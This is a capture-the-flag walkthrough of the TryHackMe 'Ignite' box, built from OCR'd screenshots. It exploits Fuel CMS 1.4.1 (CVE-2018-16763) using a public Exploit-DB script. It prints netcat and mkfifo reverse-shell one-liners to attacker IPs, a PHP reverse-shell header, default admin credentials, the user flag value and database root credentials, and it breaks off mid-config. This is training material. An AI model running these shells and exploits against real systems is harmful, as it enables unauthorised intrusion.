Ignite


nmap

Login

There were login credentials on Home page/

username : admin
password : admin

php reverse shell attempt



Last updated 11/08/2023 01:09 am by

Here you can manage the data associated with the page.

Page Information

Location*: offline
Layout: main

Layout Variables

Heading:

Body:


```
&lt;?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.153.207';  // CHANGE THIS
$port = 69;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Body class:

I tried to get php reverse shell on the server but failed.

fuel cms exploit

I check for exploit of Fuel CMS.




Fuel CMS 1.4.1 - Remote Code Execution (3)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50477	2018-16763	PADSALA TRUSHAL	WEBAPPS	PHP	2021-11-03

EDB Verified: ✗ Exploit: ⬇ / {} Vulnerable App: ▣

```
# Exploit Title: Fuel CMS 1.4.1 - Remote Code Execution (3)
# Exploit Author: Padsala Trushal
# Date: 2021-11-03
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763

#!/usr/bin/python3

import requests
from urllib.parse import quote
import argparse
import sys
from colorama import Fore, Style

def get_arguments():
```


Got Remote Code Execution



moghees@kali: ~/Desktop/CTFs/TryHackMe/Ignite
File Actions Edit View Help

```
┌──(moghees㉿kali)-[~/Desktop/CTFs/TryHackMe/Ignite]
└─$ python3 exploit_for_fuel_cms.py -u 10.10.113.170
Enter vaild url

┌──(moghees㉿kali)-[~/Desktop/CTFs/TryHackMe/Ignite]
└─$ python3 exploit_for_fuel_cms.py -u http://10.10.113.170
[+]Connecting...
Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt


Enter Command $
```

Got reverse shell using netcat




Netcat

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.


```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```




```
┌──(moghees㉿kali)-[~/Desktop/CTFs/TryHackMe/Ignite]
└─$ python3 exploit_for_fuel_cms.py -u http://10.10.113.170
[+]Connecting...
Enter Command $rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.153.207 69 >/tmp/f
```




```
┌──(moghees㉿kali)-[~]
└─$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.8.153.207] from (UNKNOWN) [10.10.113.170] 60802
/bin/sh: 0: can't access tty; job control turned off
$ clear
TERM environment variable not set.
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$ 
```

user flag




```
www-data@ubuntu:/var/www/html$ cd /
cd /
www-data@ubuntu:/$ ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap  tmp  vmlinuz
boot   etc   initrd.img.old  lost+found  opt   run   srv   usr
cdrom  home  lib             media       proc  sbin  sys   var
www-data@ubuntu:/$ cd home
cd home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data@ubuntu:/home/www-data$ ls
ls
flag.txt
www-data@ubuntu:/home/www-data$ cat flag.txt
cat flag.txt
6470e394cbf6dab6a91682cc8585059b
www-data@ubuntu:/home/www-data$ 
```

priv esc




Install the database

Install the FUEL CMS database by first creating the database in MySQL and then importing the **fuel/install/fuel_schema.sql** file. After creating the database, change the database configuration found in **fuel/application/config/database.php** to include your hostname (e.g. localhost), username, password and the database to match the new database you created.




```
$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
